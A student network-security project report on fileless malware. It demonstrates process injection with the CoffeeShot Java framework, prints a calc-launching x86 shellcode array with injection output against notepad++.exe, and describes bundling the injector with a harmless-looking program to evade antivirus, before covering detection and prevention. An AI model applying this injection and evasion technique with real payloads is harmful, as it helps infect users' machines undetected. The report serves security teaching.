FILELESS MALWARE
NETWORK SECURITY PROJECT

V semester - Bachelor's of Technology in Information technology
Indian Institute of Information Technology, Allahabad, India

RIYA GOYAL (IIT2019096)
RAHUL DEV (IIT2019053)
RAJVEER (IIT2019180)

ANKIT GUPTA (IIT2019138)
AKSHAT BARANWAL (IIT2019010)
KISHAN TRIPATHI (IIT2019225)


ABSTRACT

In this report, we have discussed our project that is to demonstrate fileless malware. Fileless malware is a type of malicious software that differs from many other malware threats. Fileless malware can remain undetected because it's memory-based, not file-based.
Antivirus software often works with other types of malware because it detects the traditional "footprints" of a signature. So, here through this report, we have explained how fileless malware works.

I. INTRODUCTION

Fileless malware is a variant of computer related malicious software that exists exclusively as a computer memory-based artifact, i.e. in RAM.

It does not write any part of its activity to the computer's hard drive meaning that it's very resistant to existing Anti-computer forensic strategies that incorporate file-based whitelisting, signature detection, hardware verification, pattern-analysis, time-stamping, etc., and leaves very little by way of evidence that could be used by digital forensic investigators to identify illegitimate activity. As malware of this type is designed to work in-memory, its longevity on the system exists only until the system is rebooted.




TYPES OF FILELESS MALWARE

- RAM-Based Malware: The main advantage of malware that executes strictly in RAM is that it's stealthy. Since most of the checks performed by antivirus software are done when a process starts (verifying digital signatures, searching for virus signatures), processes that are already running are considered unsuspicious.
- Script-Based Malware: Using scripts as an attack vector is another known way to infect a computer. The most popular types of script-based malware have been developed to exploit vulnerabilities in Microsoft Office and Windows PowerShell.
- Memory-resident malware: The malware that

wholly resides in the main memory without touching the file systems. It uses only legitimate processes or authentic windows files to execute and stays there until it is triggered.

HOW FILELESS MALWARE WORKS



Fileless malware can be effective in its malicious activity because it's already hiding in your system and doesn't need to use malicious software or files as an entry point.


This stealthiness is what makes it so challenging to detect fileless malware and that enables it to harm your system for as long as it remains hidden.


II. PROBLEM STATEMENT AND OBJECTIVES / BACKGROUND

Create a fileless malware using powershell to simulate malicious activity on a computer without storing any file on the hardisk.

III. STATISTICS

SEATTLE, March 30, 2021 (GLOBE NEWSWIRE) -- WatchGuard® Technologies, a global leader in network security and intelligence, multi-factor authentication (MFA), advanced endpoint protection, and secure Wi-Fi, today released its Internet Security Report for Q4 2020. The report includes exciting new insights based on endpoint threat intelligence following WatchGuard's acquisition of Panda Security in June 2020. Among its most notable findings, the report reveals that fileless malware and crypto miner attack rates grew by nearly 900% and 25% respectively, while unique ransomware payloads plummeted by 48% in 2020 compared to 2019. Additionally, the WatchGuard Threat Lab found that Q4 2020 brought a 41% increase in encrypted malware detections over the previous quarter and network attacks hit their highest levels since 2018.





IV. Java ShellCode Insertion

CoffeeShot is an evasion framework that injects payload from Java-based programs into designated processes on Microsoft Windows. The memory injection methods that CoffeeShot employs are straightforward and are well-known in the context of traditional, compiled executables. The effectiveness of these techniques at evading AV when they're implemented in Java, highlights the brittle nature, even by modern antivirus tools.

To begin using CoffeeShot, the user needs to modify the source code. The user begins by inserting the shellcode to its designated place in a Java-friendly format. The shellcode must be generated according to the target machine. Various tools like msfvenom can be used to generate shellcodes.

The next step is to create a target process which will later be replaced by our malicious code. We will first create an empty process then put it in suspended state then we remap its memory and insert our malicious code and then. The process is then resumed and the entry point of the new process is executed. This is also called Process-Hollowing.

CoffeeShot allocates memory in the target process using *VirtualAllocEx*. Next, it uses *WriteProcessMemory* to write shellcode into the target process. It then executes the shellcode in the target process by calling *CreateRemoteThread*. The target process must be a 32 bit program for this code to work.

ShellCode to open calculator in Windows 10

```
byte[] shellcode = new byte[]{(byte) 0x89, (byte) 0xe5, (byte) 0x83, (byte) 0xec, (byte) 0x20,
  (byte) 0x31, (byte) 0xdb, (byte) 0x64, (byte) 0x8b, (byte) 0x5b, (byte) 0x30,
  (byte) 0x8b, (byte) 0x5b, (byte) 0x0c, (byte) 0x8b, (byte) 0x5b, (byte) 0x1c,
  (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x43,
  (byte) 0x08, (byte) 0x89, (byte) 0x45, (byte) 0xfc, (byte) 0x8b, (byte) 0x58,
  (byte) 0x3c, (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x5b, (byte) 0x78,
  (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x7b, (byte) 0x20, (byte) 0x01,
  (byte) 0xc7, (byte) 0x89, (byte) 0x7d, (byte) 0xf8, (byte) 0x8b, (byte) 0x4b,
  (byte) 0x24, (byte) 0x01, (byte) 0xc1, (byte) 0x89, (byte) 0x4d, (byte) 0xf4,
  (byte) 0x8b, (byte) 0x53, (byte) 0x1c, (byte) 0x01, (byte) 0xc2, (byte) 0x89,
  (byte) 0x55, (byte) 0xf0, (byte) 0x8b, (byte) 0x53, (byte) 0x14, (byte) 0x89,
  (byte) 0x55, (byte) 0xec, (byte) 0xeb, (byte) 0x32, (byte) 0x31, (byte) 0xc0,
  (byte) 0x8b, (byte) 0x55, (byte) 0xec, (byte) 0x8b, (byte) 0x7d, (byte) 0xf8,
  (byte) 0x8b, (byte) 0x75, (byte) 0x18, (byte) 0x31, (byte) 0xc9, (byte) 0xfc,
  (byte) 0x8b, (byte) 0x3c, (byte) 0x87, (byte) 0x03, (byte) 0x7d, (byte) 0xfc,
  (byte) 0x66, (byte) 0x83, (byte) 0xc1, (byte) 0x08, (byte) 0xf3, (byte) 0xa6,
  (byte) 0x74, (byte) 0x05, (byte) 0x40, (byte) 0x39, (byte) 0xd0, (byte) 0x72,
  (byte) 0xe4, (byte) 0x8b, (byte) 0x4d, (byte) 0xf4, (byte) 0x8b, (byte) 0x55,
  (byte) 0xf0, (byte) 0x66, (byte) 0x8b, (byte) 0x04, (byte) 0x41, (byte) 0x8b,
  (byte) 0x04, (byte) 0x82, (byte) 0x03, (byte) 0x45, (byte) 0xfc, (byte) 0xc3,
  (byte) 0xba, (byte) 0x78, (byte) 0x78, (byte) 0x65, (byte) 0x63, (byte) 0xc1,
  (byte) 0xea, (byte) 0x08, (byte) 0x52, (byte) 0x68, (byte) 0x57, (byte) 0x69,
  (byte) 0x6e, (byte) 0x45, (byte) 0x89, (byte) 0x65, (byte) 0x18, (byte) 0xe8,
  (byte) 0xb8, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31, (byte) 0xc9,
  (byte) 0x51, (byte) 0x68, (byte) 0x2e, (byte) 0x65, (byte) 0x78, (byte) 0x65,
  (byte) 0x68, (byte) 0x63, (byte) 0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x89,
  (byte) 0xe3, (byte) 0x41, (byte) 0x51, (byte) 0x53, (byte) 0xff, (byte) 0xd0,
  (byte) 0x31, (byte) 0xc9, (byte) 0xb9, (byte) 0x01, (byte) 0x65, (byte) 0x73,
  (byte) 0x73, (byte) 0xc1, (byte) 0xe9, (byte) 0x08, (byte) 0x51, (byte) 0x68,
  (byte) 0x50, (byte) 0x72, (byte) 0x6f, (byte) 0x63, (byte) 0x68, (byte) 0x45,
  (byte) 0x78, (byte) 0x69, (byte) 0x74, (byte) 0x89, (byte) 0x65, (byte) 0x18,
  (byte) 0xe8, (byte) 0x87, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31,
  (byte) 0xd2, (byte) 0x52, (byte) 0xff, (byte) 0xd0};
```

Execute be passing process name as argument

```
PS D:\Study Material\College\Sem5\Network Security\LAB\ShellCodeInsertion\build\lib
s> java -jar ShellCodeInsertion.jar notepad++.exe
notepad++.exe Process id: 3928
Allocated Memory: 1960000
Wrote 195 bytes.
```

Calculator app will be inserted in place of the hollow process

V. INSERTION

CoffeeShot can be injected by pairing it with another java program which may not seem harmless to the user and they run it. It will go undetected by AV as it does no harm in itself but rather creates a hollow process and then replaces its memory with malicious shellcode. In this manner a simple jar file can infect the host system with dangerous shellcodes. Jar files can be made to execute using script commands. Since java is platform independent this injection technique can be used on many major OS without much modification.

VI. DETECTION

Sandboxing: Whenever a PowerShell process runs, it must be sandboxed so that all its API calls are wrapped by the sandbox layer and all potentially dangerous calls are thoroughly monitored and blocked in case a threat is detected.

Execution Emulation: Since PowerShell became open source, it's now possible to create an execution emulating interpreter for PowerShell scripts. Such an engine can be used to verify a script before allowing it to run in the actual PowerShell.

Windows API calls such as CreateRemoteThread, SuspendThread/SetThreadContext/ResumeThread, and those that can be used to modify memory within another process, such as VirtualAllocEx/WriteProcessMemory, may be used for this technique. Analyze process behavior to determine if a process is performing actions it usually does not, such as opening network connections, reading files, or other suspicious actions that could relate to post-compromise behavior.

The Silver Bullet: As you can see, the standard methods of fileless malware protection have many disadvantages. The most effective solution for both RAM-based and script-based malware detection would be so-called next-gen antivirus software that can analyze the behavior of the system as a whole instead of separate files and processes.

VII. PREVENTION


Don't Click on Suspicious links : This fileless malware protection tip is both deceptively easy and difficult at the same time, because "suspicious" links are becoming increasingly less suspicious.

Keep your machines Up-To-Date: Always use the latest version of whatever operating system is available.

Disable non-essential tools: If you are on a Windows machine, you should disable Powershell, Windows Management Instrumentation, and macros.

Monitor your Network's Traffic: This step has less to do with fileless malware protection and more to do with detection, but you should monitor your network's activity.

Implement the 'Principle of Least-Privilege' : You should restrict every employee's access rights on a need-to-know basis.



VIII. CONCLUSION

Fireless Malwares are hard to detect because of the fact they leave zero signs on the hard disk which is being scanned by the antivirus. It is best to keep the software programs updated to the latest versions.

Example: Adobe reader v11.1.1 and before could not detect payloads in pdf files.

Key best practices on an individual level include:

1. Being careful when downloading and installing applications.
2. Keeping up-to-date with security patches and software applications.
3. Updating browsers.
4. Watching out for phishing emails.

IX. REFERENCES

- https://en.wikipedia.org/wiki/Fileless_malware
- https://www.instructables.com/Make-Your-Computer-Into-A-Server-in-10-Minutes-fr/
- https://www.varonis.com/blog/understanding-malware-free-hacking-part/
- https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html
- https://us.norton.com/internetsecurity-malware-what-is-fileless-malware..html
- https://www.jigsawacademy.com/blogs/cyber-security/what-is-fileless-malware/
- https://www.globenewswire.com/en/news-release/2021/03/30/2201173/0/en/New-Research-Fileless-Malware-Attacks-Surge-by-900-and-Cryptominers-Make-a-Comeback-While-Ransomware-Attacks-Decline.html#:~:text=Among%20its%20most%20notable%20findings,in%202020%20compared%20to%202019.&text=Fileless%20malware%20attacks%20skyrocket%20%E2%80%93%20Fileless,increased%20by%20888%25%20over%202019.
- https://www.jigsawacademy.com/blogs/cyber-security/fileless-malware/